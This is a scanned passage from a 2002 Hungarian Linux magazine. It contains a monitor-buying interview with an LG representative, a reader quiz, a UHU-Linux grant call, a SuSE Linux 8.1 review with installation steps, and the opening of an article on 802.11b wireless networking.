- Video-sávszélesség: ez határozza meg, hogy mennyi jelet képes fogadni egyszerre. Ezzel a tulajdonsággal közvetlenül nem találkozunk, de következtethetünk rá, például abból, hogy az 1024×768-as (vagy nagyobb) felbontást mely legnagyobb frissítési gyakorisággal tudja megjeleníteni (ez úgy számítható ki egyszerűen, ha az adott felbontásnál nem valamelyik egyéb szűk keresztmetszet a meghatározó).
- Sor- és képfrissítési gyakoriság, amit KHz-ben, illetve Hz-ben adnak meg. Természetesen minél nagyobb, annál jobb.
- A támogatott üzemmódok, illetve felbontások, vagyis hogy a teljes képet hány külön képpontként kezeli függőlegesen, illetve vízszintesen. A mai monitorok mellett az 1024×768-as üzemmód vehető az alapnak.
- A megjelenítő felület mérete. Ezt általában hüvelykben (collban) adják meg: 14", 15" stb.
- A képpontméret: minél kisebb, annál élesebb képet várhatunk. A résmaszkot foszforrétegként és az ágyú között lévő lemezként képzelhetjük el, amelyeken kis, téglalap alakú nyílások vannak. Ezeken a nyílásokon kell az ágyúnak átlőnie az elektronokat. A régi monitoroknál lyukmaszk volt, a nyílások kör vagy ovális alakúak voltak – a rések élesebb képet biztosítanak.
- Képélesség, képtorzítás és egyéb „nem számszerűsíthető" tulajdonságok.

Vásárlás közben az alábbiak szem előtt tartását javaslom:

- Ahogyan két-három éve a 14"-os, manapság a 15"-os monitorokat tekinthetjük „kifutó típusnak", vagyis ha megtehetjük, 17" alatti méretben ne is gondolkozzunk.
- A monitor bizonyos tulajdonságai már a dobozról kiderülnek. Ami nagyon fontos a CRT-knél, az az, hogy milyen felbontás–képfrissítés párost kezelnek. A felbontást a felhasználás szabja meg, ez rendes munkához legalább 1024×768-as legyen, nagyobb monitorok esetén természetesen nagyobb.
- A szem számára a 75 Hz-es frissítés a határ, tehát a használni kívánt felbontást leendő monitorunk legalább 85 Hz-en kezelje (itt is elmondható, hogy minél többet tud, annál jobb).
- Egyszer szánjunk rá időt, és sétáljunk végig egy olyan áruházban, ahol legalább tizenöt-húsz különböző típusú CRT-t látunk egymás mellett, és figyeljük meg a képek torzítását (lásd később). Manapság többféle eljárással is készítenek ilyen monitorokat, most elsősorban azt nézzük meg, hogy a függőleges és a vízszintes csíkok a képernyő szélén és közepén párhuzamosak-e. A gyengébb minőségű monitoroknál a „párnahatást" tapasztalhatjuk: a sarkok felé a vonalak elhajlanak.
- Több monitor rendelkezik már környezetbarát minősítéssel. Ne vegyünk olyan monitort, amelyik legalább az MPR II-es minősítéssel nem rendelkezik, de ha tudunk, válasszunk TCO '95-ösnek vagy TCO '99-esnek megfelelő monitort (ebben a sorrendben egyre szigorúbb szabványokról van szó).
- Egyéb tulajdonságok: hány év garanciát kapunk a termékkel? Milyen különleges képessége, további szolgáltatása van?

Szy György: *A monitorgyárak folyamatosan fejlesztik a gyártási folyamatot. Manapság milyen fő kategóriákba sorolhatók a képcsövek? Hogyan befolyásolja ez a képtorzítást?*

Bálint András: Legelőször a tévékéhez hasonló módszerrel készültek a monitorok, és a felületük erősen domború volt – azokban az időkben csak így tudták elérhető áron megoldani, hogy a kép egész területe éles legyen. Cserébe viszont a képernyő szélén már erős torzulás lépett fel. Idővel minden gyár igyekezett „síkká" varázsolni a képernyőt, a felület egyre laposabb lett, majd megszülettek a más módszerrel készített sík képcsöves monitorok.
Az LG már több éve az általa kifejlesztett és 1998-ban piacra dobott úgynevezett Flatron előállítási módszert alkalmazza, aminek nagy előnye, hogy a felület nemcsak a megjelenítési réteg egy szintjén sík, hanem mind a hármon, tehát a résmaszk, a foszforréteg és a külső üvegréteg is sík. A gyártási eljárás kialakításánál szemészek segítségét is kértük, így figyelembe tudtuk venni az emberi szem tulajdonságait is.

Szy György: *Sokat hallani félhivatalos forrásokból a CRT monitorok sugárzásáról. Hallani olyan pletykákat is, hogy nemcsak előre sugároznak, károsítva ezzel a felhasználót, de hátrafelé is, ráadásul sokkal erősebben. Mennyi igaz ezekből a történetekből?*

Bálint András: Igen, a monitor hátuljában valóban van egy elektronágyú, ami folyamatosan dolgozik, de szerencsére ma már olyan fejlett megoldások léteznek, amelyek alkalmazásával a sugárzást a jobb minőségű monitoroknál rendkívül alacsony szintre vissza lehet szorítani. Az LG felfogását ebben a kérdésben is jól tükrözi, hogy monitorjaink felületét egy hatrétegű védőbevonattal látjuk el, ami többek között az ilyen típusú sugárzásokat is nagymértékben csökkenti. Emellett azoknak, akiknek a szeme érzékenyebb az ilyen típusú sugárzásra, a TFT monitorokat ajánljuk – ezeknél nincs elektronágyú, a sugárzásuk szinte elhanyagolható.

Szy György: *Manapság egyre többet beszélnek az LCD, TFT, TFT-LCD és hasonló kódokkal ellátott lapmonitorokról. Milyen fajtákkal találkozhatunk, mennyiben tudnak ezek többet vagy kevesebbet?*

Bálint András: Az LCD egy más fejlesztési vonal: folyadékkristályos megoldás, ugyanabba a családba tartozik, mint például a digitális órák vagy a telefonok megjelenítői. A monitorok világában a TFT-változat terjedt el, innen a félreértés a rövidítések között – valójában ez a három ugyanazt a családot jelöli. Megjelenése óta ez a típus is sokat fejlődött, ma a lapmonitoroknál már alapkövetelmény a széles látószög, valamint a jól látható színek. A TFT-LCD monitorok előnyei a hagyományos CRT monitorokkal szemben, hogy sem villódzás, sem sugárzás nem lép fel, mivel a folyadékkristályos megoldás révén digitális képük van, másrészt pedig a háttérvilágítást hidegkatódos fluoreszcens lámpák biztosítják. Az LCD kijelzőket ezért is javasoljuk fizikai felbontásukkal megegyező üzemmódban használni, a legjobb képminőség érdekében.
A TFT-monitorok emellett sok egyéb jó tulajdonsággal rendelkeznek, a legfontosabb a méret, valamint érdekes még megemlíteni, hogy egy kicsit a frissítési gyakoriság értelmezése is módosul. A lapmonitoroknál ugyanis nincs szükség nagyon magas értékeket beállítani, 75 Hz-es frissítés mellett is gyönyörű képet kapunk.
Profi felhasználáshoz, grafikai munkákhoz ezek ellenére továbbra is a nagyméretű CRT monitorokat ajánljuk.

Szy György: *Pár hete történt velem, hogy egy Toshiba laptopot vásároltam, az eredeti csomagolásban vittem haza a boltból, és sajnos nem bontottam ki azonnal. Kinyitás után derült ki, hogy a laptop megjelenítője képponthibás, azaz a képernyő közepén ott virít egy fehér pont. A boltban azt mondták, hogy lapmonitoroknál nyolc képpont alattra nem vonatkozik a garancia, szokjak hozzá. A vásárló szemszögéből ez hihetetlenül bosszantó, kiad félmillió forintot egy új gépért, és amikor kiderül, hogy hibás, nem cserélik ki. Önök is gyártanak laptopot, van-e Önöknél ilyen típusú hiba?*

Bálint András: Az LG-nél, mint a többi TFT-gyártónál is szabályozott, hogy mit tekinthetünk hibásnak. A garancia csak meghatározott számú képponthiba felett érvényes. Ugyanakkor ha a hibás képpontok elszórva helyezkednek el a megjelenítőn, akkor is csak bizonyos sűrűség fölött cserélünk. Például azonnal kicseréljük, ha három hibás képpont található egymás mellett.

Szy György: *Ha tehát az ember vesz egy drága TFT monitort, felkészülhet rá, hogy hibás készüléket kap, amit nem is cserélnek ki?*

Bálint András: A mai gyártási lehetőségek mellett igen. Ha a gyár nem engedné meg ezt a szórást, akkor TFT monitorok nem lennének elérhető árfekvésben.

Szy György: *Akkor hogyan lehetek biztos benne, hogy nem hibás monitort vásárolok? Az egyetlen megoldás tehát az marad, hogy a vásárlás helyén kipróbálom a szerkezetet, és ha képponthibás a megjelenítő, akkor nem veszem át?*

Bálint András: Amennyiben az említett leírás alapján hibásnak tekinthető a monitor, a vásárlás után is érvényes a garancia, de ha lehetőség van rá, mindenképpen javaslom, hogy a vásárlók ezen szempontokat is vegyék figyelembe a vásárlást megelőző kipróbálásnál.

Szy György: *Köszönöm a beszélgetést.*

Szy György
a Linuxvilág főszerkesztője, a Kiskapu Kiadó vezetője. Mindenki véleményét és levelét örömmel várja az alábbi levélcímen:
Szy.Gyorgy@linuxvilag.hu

Ha tehát az ember vesz egy drága TFT monitort, felkészülhet rá, hogy képponthibás készüléket kap, amit nem is cserélnek ki?

Linux-totó

1. Hány éves a Linuxvilág?

- [ ] 2
- [ ] 5
- [ ] 10

2. Szerepelt-e már pingvin a magazin borítóján?

- [ ] Igen (Ha igen, hányszor?)

_____

- [ ] Nem

3. Hányszor szerepelt az Apache szó a magazin eddigi számaiban?

- [ ] 245
- [ ] 15 000
- [ ] Sokszor

4. Hány szám jelent meg eddig, és mennyi a mellékelt CD-k száma összesen?

- [ ] 21 szám, 44 CD
- [ ] 16 szám, 32 CD
- [ ] 20 szám, 60 CD

5. Tudsz-e magyar fejlesztésű Linuxról?

- [ ] Igen (Ha igen, nevezd meg!)

_____

- [ ] Nem

6. Beszél-e magyarul az OpenOffice.org és a Mozilla?

- [ ] Igen
- [ ] Igen, de csak az OpenOffice.org
- [ ] Nem, a Mozilla sem

7. Kinek a nevéhez fűződik a Linux-rendszermag fejlesztése?

- [ ] Bill Gates
- [ ] John „maddog” Hall
- [ ] Linus Torvalds

8. Mit csinál a `kill -9 3987` parancs?

_____

9. Mit csinál az `rm /bin/laden` parancs?

_____

10. Mi az RPM?

- [ ] Röptében Postázó Megoldás
- [ ] Radical Preferences Manager
- [ ] Red Hat Package Manager

11. Mikor jelent meg a Woody?

Év:_____hónap:_____nap:_____

12. Használhatjuk-e a Tintahalat kedvenc indiántörzsünk kapcsolatának gyorsítására?

- [ ] Igen
- [ ] Nem
- [ ] Tessék?

13. Igaz-e, hogy az Egyesült Államok kormánya fejleszti a United Linuxot?

_____

13+1. Mi a Samba?

- [ ] Dél-amerikai tánc
- [ ] Kiszolgálócsomag
- [ ] Kitűnő csokoládé

A Linux-totó beküldési határideje: 2002. november 30.

Az ajándéksorsolás időpontja: december 5.

A helyes megfejtést beküldők között 1 db 5000 forintos könyvutalványt, 20 db Linuxvilág-pólót, 5 db bögrét és 10 db Linuxvilág-posztert sorsolunk ki.

A nyerteseket levélben, illetve e-mailban értesítjük, továbbá nevük és nyereményük listáját a januári számunkban valamint a ➲ http://www.linuxvilag.hu oldalon is közöljük.

Eljött az ideje!

Az UHU-Linux Kft. 2002 októberében meghirdetett pályázata az „UHU-Linux továbbfejlesztésének és népszerűsítésének támogatása" témában talán felrázza végre „csipkerózsika-álmából" a hazai linuxos közösséget.

Van, aki beszél róla, néhányan rögtön nekifognak, többen évekig tartogatják, és akad olyan is, aki soha nem fogja megvalósítani. Sokaknak van egy régóta dédelgetett ötlete, ezért az UHU-Linux készítői úgy döntöttek, hogy pályázat formájában összegyűjtik a már megvalósult és megvalósulás előtt álló gondolatokat, majd a legjobbaknak esélyt adnak a fennmaradásra, a továbbfejlődésre.

A támogatás célja

A szabad programok fejlesztése általában nonprofit jelleggel működik: az egyéni alkotóerő összeadódásából, lelkesedésből. Ahhoz, hogy a hatékonyságot ugrásszerűen megnövelhessük, összpontosítanunk kell az erőforrásokat. Az UHU-Linux Kft. az általa összefogott fejlesztés ezmellett figyelmet fordít a fentiekben megfogalmazott célokkal nem szükségszerűen egybeeső, ugyanakkor a fejlesztői, illetve alkalmazási szempontokat figyelembe vevő, társadalmilag hasznos fejlesztések támogatására is. A társaság közvetlenül összehangolt saját fejlesztőcsapata mellett támogatást kíván nyújtani az olyan, nem a céghez tartozó fejlesztői csoportok számára is, amelyek a magyarországi egyéni Linux-használat elterjedése érdekében, vagy éppen egy más nagyságrendű felhasználói hozzáférést elősegítő fejlesztésen dolgoznak.

A pályázók köre

A pályázaton minden természetes és jogi személy részt vehet.

A pályázati feltételek

A pályázaton nyertes programot a támogatási szerződés aláírását követő fél éven belül meg kell valósítani.

A pályázattal elnyerhető támogatás

A támogatás formája: vissza nem térítendő. Az elnyert támogatást ösztöndíj, készpénz vagy egyéb IT-eszközök formájában nyújtja a társaság.

A pályázat benyújtásának módja

A pályázatot magyar nyelven, kizárólag a pályázati útmutatóban közölteknek megfelelően kitöltött adatlapon és az egyéb előírt dokumentumok csatolásával lehet benyújtani. Az adatlap sem tartalmában, sem alakjában nem változtatható meg. A pályázati adatlap és az útmutató az UHU-Linux Kft. honlapjáról (➲ http://www.uhulinux.hu/) tölthető le. A bírálóbizottság tagjai hazai elismert szakemberek.

Témajavaslatok

Az UHU-Linux Kft. az alább felsorolt témajavaslatokkal kívánja segíteni a pályázókat a pályázati programterv kialakításában. A kutatási, programozási témák felsorolása nem kimerítő jellegű, bármilyen UHU-Linux terjesztés továbbfejlesztésének, népszerűsítésének témakörébe tartozó pályázat támogatást nyerhet.

Alkalmazásfejlesztés

- Oktatást segítő alkalmazások készítése.
  Megjegyzés: általános és középiskolai tantárgyakhoz várnak programokat.
- Vállalkozásokat segítő alkalmazások készítése.
  Megjegyzés: üzletmenetet segítő alkalmazásokra kell gondolni, beleértve az irodai, a hálózati programokat, de ide tartoznak a célgépekre írt meghajtóprogramok is.
- Már meglévő alkalmazások továbbfejlesztése
  Megjegyzés: ez gyakorlatilag bármilyen program lehet, de működnie kell UHU-Linux alatt.
- Játékprogramok fejlesztése.
  Megjegyzés: bármilyen típusú játék szóba jöhet, de a gyerekeknek szólók előnyt élveznek.

Tanulmányok

- Beágyazott rendszerek.
- Lakásautomatizálás Linux segítségével.
- A Linux oktatása állami iskolákban.
- A Linux közgazdasági vonatkozásai.
- Egyéb (bármi, ami hasznos lehet).

Grafikával kapcsolatos munkák

- Egységesített UHU-témák.
  Megjegyzés: ikonok, testreszabás, XMMS-, MPlayerből, kisgyermekek számára élvezhető témák.
- Magyar betűkészletek készítése (legalább ötféle).

Oktatással kapcsolatos témák

- Elektronikus tananyagok
  Megjegyzés: itt nemcsak az UHU-Linux oktatására gondolnak, hanem programozói nyelvek, bonyolult alkalmazások megtanulását segítő tananyagok készítésére is. Fontos, hogy olyan anyagokat várnak, amelyekből a tudást önképzéssel meg lehet szerezni.
- UHU-Linux oktatása multimédiás eszközökkel
  Megjegyzés: tanárok, általános és középiskolás tanulók számára.

Dokumentálással, magyarítással kapcsolatos témák

- Egységesített leírások, fordítások készítése
  Megjegyzés: bármilyen témáról elfogadunk anyagot, ami az UHU-Linux terjesztéshez kapcsolható.


A tervezetben olvasható témák olvastán érezhető, hogy nem csak programozók részvételére számítanak. Javasolják, hogy egy-egy ötletet fejlesztői csoportok dolgozzanak fel, mert így lényegesen hatékonyabban lehet elvégezni a munkát. Bármilyen támogatást, bírálatot szívesen fogadnak a palyazat@uhulinux.hu címen!


Gibizer Tibor
(gibzo@linuxmania.hu)
újságíró, immár hét éve a Linux elkötelezett híve. Imádja a kutyákat, a kerékpározást és az autós csavargást.


SuSE Linux 8.1


A német kiadás október 7–8-ra készült el, a magyar kiadás pedig október vége felé vásárolható meg.

Vámosi Tamás, a SuSE Linux magyarországi irodájának munkatársa rendelkezésünkre bocsátotta a SuSE Linux 8.1 RC4-es próbaváltozatát, ami ennek a leírásnak az alapjául szolgált.









A SuSE Linux 8-as sorozata komoly változást hozott mind a kinézetét, mind a belső felépítését tekintve. A zöld szín eluralkodását a *SuSEconfig* fájlok megjelenése követte. Ekkoriban sok bírálat érte a készítőket. Többen, főleg a régi felhasználók közül tiltakoztak a jó öreg karakteres YaST program használhatatlansága miatt, sérelmezték, hogy a grafikus YaST2 adta lehetőségek tárháza meglehetősen szűk, és sebessége miatt használati értéke csekély. A KDE3 grafikus felület talán túl korán lett a rendszerbe vonva, így a ma már legendásnak számító SuSE-KDE szoros együttműködése ellenére is több apró, de bosszantó hibával találkozhatott a felhasználó. Vitathatatlan előnyei ellenére sokan ma is keserű szájízzel gondolnak a SuSE 8.0-ra.

A SuSE-terjesztés készítői nem nézhették tétlenül, hogy a felhasználók elégedetlenkednek, így erejüket és tudásukat latba vetve megalkották a SuSE 8.1-et. Ezzel a SuSE belépett a „kék korszakába", ugyanis az uralkodó szín immáron a kék. A külső megjelenésben történt változások szembeötlőek. A KDE3 tökéletesen alkalmazkodik a „kék korszakhoz". Az ikonok, az ablakok fejléce és általában a megjelenés kellemes – jól átgondolt tervezés eredménye. A 8.1 legfőbb újdonságai a YaST-ban rejlenek. Az egyik legnagyobb változás a felhasználói profilok kezelésének, szerkesztésének megjelenése, ami főleg a mobil számítógépet használók számára lehet hasznos, illetve azoknak a felhasználóknak, akik az asztali számítóképeket is több alkatrészkiépítéssel (hardware profile) szeretnék használni. A YaST2 grafikus rendszeren keresztül nagyon könnyen beállítható. Egy teljes biztonsági mentést készítő modullal bővült, amivel az esetlegesen megsérült rendszert természetesen vissza is tudjuk állítani.


Javítottak a logikaikötet-kezelő modulon, kicserélődött és teljesen a YaST2-be beépült a SaX2, amivel a grafikus beállításokat finomíthatjuk. Ezzel a megoldással a grafikus környezet és a munkaasztal „mélyebben" testreszabható. Többképernyős módot is be tudunk állítani, például az Ati vagy Matrox kártyák esetében, ahol ez engedélyezett. A képernyők elrendezését is itt tudjuk beállítani, illetve még lényeges lehet, hogy az érintőképernyő kezelése is támogatott.


Bővült a monitor-adatbázis, és a szerkezete is megújult. A monitorok hetven százalékát dvc kód alapján felismeri. CUPS-ra változott az alapértelmezett nyomtatórendszer. A CUPS nyomtatórendszer nyomtató adatbázisa nagyon nagy, szinte minden nyomtatót kezel – a linuxos-unixos világban gyakorlatilag szabványnak számít. Szintén érdeklődésre tarthat számot a csomagkezelés: a csomagtelepítő és -eltávolító modulban újracsoportosították az RPM-csomagokat, tehát több különböző csoportban találhatók meg. Egyúttal sokkal áttekinthetőbb lett, és a csomagok keresését is újabb szolgáltatással bővítették. A csomagadatok minden csomag esetében magyarul jelennek meg, illetve minden egyes csomagról a csomagkezelő ablak alsó részében bő leírást találhatunk. Ebben az alkatrészek adatairól és a függőségekről olvashatunk. Természetesen a YaST fejlesztése nem állt le, ennek köszönhetően is gyorsult a program, ami már a YaST indításakor is jól megfigyelhető. Fontos kényelmi szolgáltatás, hogy az eddigi terjesztésekkel ellentétben a YaST már nem kéri minden induláskor az első CD-t. Bővültek a telepítési helyek: már lehet HTTP-n keresztül telepíteni, az `ftp` modul telepítési lehetőségét egy kicsit módosították és kibővítették.

Nagyon fontos, hogy a csomagok egyenkénti telepítése is megoldott, a SuSE a csomagtelepítőt a Konquerorba vonta be. Ez azt jelenti, hogy ha valaki grafikus felületet és a Konquerort használja, egy RPM-csomagra rákattintva a csomagkezelő elindul, és máris telepíthetünk.

A 8.0-t rengeteg bírálat érte a karakteres YaST miatt, hogy használhatatlan, rossz, illetve sokan hiányolták a YaST1-et. Ebben az esetben a karakteres YaST2 teljesen át lett dolgozva, immár rendkívül gyors és jól vezérel-

hető. Ugyanazok a szolgáltatások érhetők el, mint amelyek a grafikus változatban is megtalálhatók. Ezt a rendszergazdák igen jól tudják majd használni, és természetesen magyarul beszél. Törekedtek arra is, hogy a honosítás minél magasabb színvonalú legyen.





A kezelése lényegesen kellemesebb, mivel nem a tabulátorral kell lépkedni, hanem a nyílbillentyűkkel. A kezelése lényegében erősen emlékeztet a régi DOS-os Norton Commander, vagy a linuxos körökben sokkal inkább ismert `mc` (Midnight Commander) kezelésére. Az önműködő függőségkezelést ki-be lehet kapcsolni.

A rendszerindításkor, illetve a telepítéskor a régi `lilo`-t a `grub` váltotta fel. Ez egy kicsit rugalmasabb, mint a `lilo`, és jobban testreszabható.

A médiaprogramok lejátszására megjelent az MPlayer. Felhasználási szerződési okok miatt a win32-es kiegészítéseket nem tartalmazza, de ezek a SuSE FTP-ről letölthetők lesznek. Tartalmazza az USB 2.0-s támogatást, valamint a Konexan lapkakészletű winmodemek kezelését.

A SuSE 8.1 telepítése

1. A CD-ről történő indítást követően a „Welcome to SuSE Linux!" felirat köszönt minket. A karakteres bejelentkező képernyőn dönthetünk, hogy milyen telepítési módot kívánunk választani. Eszményi esetben csak egy ENTER-t kell nyomnunk.
2. Bejelentkezik a YaST2, a SuSE-Linux telepítő- és rendszer-karbantartó programja, amiben a kívánt nyelvet lehet használni, jelen esetben a *Magyar*-t kell kiválasztanunk. Ennek hatására a YaST2 üzenetei azonnal átváltanak magyarra.
3. Megkezdődnek a telepítési beállítások: többek között a merevlemez-vezérlő modulok rendszermagba töltése zajlik, majd a csomagválaszték kiértékelése következik. Itt lehetőségünk van a SuSE-t egyénre, illetve gépre szabni. Választhatunk a telepítési módok között, valamint beállíthatjuk a billentyűzetet, az egerünket, lemezrészeket alakíthatunk ki, ez utóbbit akár szakértő módban is. Természetesen a csomagok kiválasztására, módosítására is lehetőségünk nyílik. Amennyiben a telepítési beállításokat elfogadjuk, egy eredeti, nagyon zöld figyelmeztető ablakkal találjuk szemben magunkat, ahol az igen gombra kattintva kezdetét veszi a korábbi beállítások szerinti telepítés.
4. Megkezdődik a merevlemez előkészítése, a lemezrészekre bontás és a formázás. A 8.0-ban már megszokott felületen kísérhetjük figyelemmel, hogy éppen hol, melyik csomag telepítésénél tartunk. Természetesen a kapott üzenetek mind magyarul olvashatók. Ez a kávészünet ideje. Az alaptelepítés befejeződése után következik a beállítások frissítése, a programoknak a telepített rendszerre történő másolása, a rendszerbetöltő telepítése, majd az első indítás előkészítése.
5. A soronlévő lépésben pár perc erejéig visszatérünk a karakteres képernyőre, amíg a telepített rendszer elindul. Ezt követően a csomagadatok olvasása következik, majd folytatódik az általunk kiválasztott csomagok telepítése, tehát behelyezhetjük a második és harmadik lemezt.
6. Meg kell adnunk a rendszergazda jelszavát, majd létre kell hoznunk egy új felhasználót. A telepítés ezzel még korántsem ért véget, mivel be kell állítanunk a grafikus munkakörnyezetet – ezt a SaX2 segítségével viszonylag könnyen megtehetjük. A program kezelése annyira kézenfekvő, hogy a részletekre nem is térek ki. Miután mindent sikeresen beállítottunk, beállításaink mentésre kerülnek.
7. Amennyiben a karakteres felület ismét visszaköszön, nyugodtan hátradőlhetünk. Ez azt jelenti, hogy a telepített rendszer éppen indul, és ha a grafikus környezetet sikeresen beállítottuk, megjelenik a KDE3 beléptető rendszere, ahol a bejelentkezési név és a jelszó begépelése után rendszerünket használatba vehetjük.

Üdvözöljük a SuSE Linux 8.1-ben!

Gibizer Tibor
(gibzo@linuxmania.hu)
újságíró, immár hét éve a Linux elkötelezett híve. Imádja a kutyákat, a kerékpározást és az autós csavargást.

Dróttalan utakon

Unos-untalan a vezeték nélküli – illetve, hogy pontosabb legyek, a rádiós – hálózatok térnyeréséről hallunk, ám rengeteg a félreértés a témával kapcsolatban. Sokan hajlamosak arra, hogy egyfajta csodaként tekintsenek az egyre barátságosabb árúvá váló rádiós eszközökre, amelyek akár a vezetékes számítógépes hálózatok teljes kiváltására is alkalmasak. Sőt, internetszolgáltatás is indítható segítségükkel, legalábbis erre utal a gomba módra szaporodó vállalkozások száma, amelyek rádiós hálózat telepítését ígérik szerte az országban.

Rádiós hálózat alatt a továbbiakban az IEEE 802.11b szabvány szerinti eszközöket értjük. Fontos jellemzőjük, hogy üzemeltetésük engedélyhez nem kötött, mivel a szabadon használható 2,4 GHz-es, pontosabban a 24 000–2,4835 GHz frekvenciatartományban működnek. Legnagyobb átviteli sebességük 11 Mb/s. Nem keverendők össze az 5 GHz-es eszközökkel, amelyek szintén a nagyon hasonló jelzésű 802.11a szabvány szerint működnek, lényegében még sincsenek köszönő viszonyban a 802.11b szabvány szerinti termékekkel. A két megoldás közti különbségek a rádióamatőrökön kívül valószínűleg senki szívét nem dobogtatják meg, így elégedjünk meg annyival, hogy a 802.11a szabvány nem a 802.11b feljavított változata; teljesen más megoldásokat használ, és jóval, akár tízszer nagyobb átviteli sebességekre is képes lehet.

Az esetleges vásárlásnál fontos összehasonlítási alap lehet az eszközök adóteljesítménye, így erről is érdemes említést tenni. A szabvány akár 1 wattos teljesítményt is megenged, ám a ténylegesen kapható termékek jellemzően még a közelébe sem kerülnek. Ennek oka egyrészt az, hogy a jellemzően mobil készülékekben használt kártyáknak takarékoskodniuk kell az akkumulátor töltésével, másrészt az apró antennák túlzott melegedését is el kell kerülni. Nagyobb teljesítménnyel nagyobb távolság hidalható át, ám ebben az esetben érdemes lehet irányított antennával próbálkozni, amit sokféle minőségben és árban be lehet szerezni. Sőt, a Weben turkálva még konzervdobozból vagy tortasütőből készült antennáról is találni képet, tehát a házi barkácsolás előtt szintén nyitott az út.

Rádiós termékeket többféle célra és kivitelben érhetünk el. A két legismertebb eszköztípus a hozzáférési pont (Access Point – AP) és a rádiós kártya. Az utóbbit elsősorban mobilgépekhez, PCMCIA kivitelben készítenek, illetve olyan PCI-PCMCIA foglalatkártyát is be lehet szerezni, amelynek segítségével a féltenyérnyi eszközt asztali gépekbe is beépíthetjük. A legtöbb gyártónál már PCI kártya is kapható, de – mint kollégáimmal megállapítottuk – ezek alighanem csak annyiban különböznek a mobilváltozattól, hogy ugyanazt az elektronikát más áramkörre építették, illetve lecsavarható és dönthető antennát kaptak – legalábbis a Linksys-termékek esetében. Az utóbbinak fontos előnyei vannak, ezt később látni fogjuk.

A kipróbálásához használt kisebbfajta kupacot az Alphasonic Kft. raktáraiból zsákmányoltuk. Kaptunk két PCMCIA kártyát, egy PCI kártyát, két egyszerűbb irányított antennát, egy hozzáférési pontot, illetve megfelelő antennakábeleket. Először úgy gondoltuk, hogy egy ekkora felszereléssel mindent ki tudunk próbálni, ami rádiós hálózattal elképzelhető – hamarosan kiderült azonban, hogy ehhez jókora, lehetőségeinket meghaladó gépparkot kellene felvonultatni, és sokkal több eszközre lenne szükség. A lényegre azonban így is fény derült.

A rádiós eszközöket többféle hálózat kialakításához használhatjuk. Legegyszerűbb esetben „ad hoc”, más néven „peer-to-peer” hálózatot létesítünk, amelyben a rádiós kártyával felszerelt egyenrangú gépek közvetlenül egymással veszik fel a kapcsolatot, és jellemzően nincs központi kiszolgáló. Ez például egy Microsoft Networking-alapú hálózat létrehozásához roppant egyszerű és kényelmes megoldás, bár alkalmazási köre véleményem szerint az egyszerűségéhez fogható mértékben egyben szűk is.

Az egyenrangú hálózatot AP segítségével terjeszthetjük ki, bár ekkor már nem teljesen egyenrangú hálózatról van szó. Ilyenkor minden kártya az AP-hoz csatlakozik, és mivel az AP egyben hagyományos, 10/100 Mb/s sebességű ethernetkapcsolat létesítésére is képes, az esetleg már meglévő ethernethálózat tagjai is elérhetővé válnak. Mérnöki-tervezési szempontból sokkal izgalmasabb, ha nagyobb területet kell hálózati eléréssel lefedni. Ilyenkor egymás hatósugarába érő hozzáférési pontokat kell telepítenünk, amelyek – bár önállóan nem csatlakoznak az ethernethálózatra, de – kiterjesztik az ethernetvezeték nélküli átjárást biztosító AP által elért területet. Ilyen módon a mobiltelefonos rendszereknél megismerthez hasonló cellák jönnek létre, amelyek között a számítógépek, az ügyfelek teljesen észrevétlenül barangolhatnak. Gyakorlati szempontból nem kevésbé fontos alkalmazási terület, ha két, egymástól távol lévő gépet vagy hálózatot kel összekötni egymással, lehetőleg elviselhető nagyságú költséggel. A távolságnak nem is kell olyan nagynak lennie, gondoljunk csak két panelházra, amelyek egy forgalmas út két oldalán emelkednek. 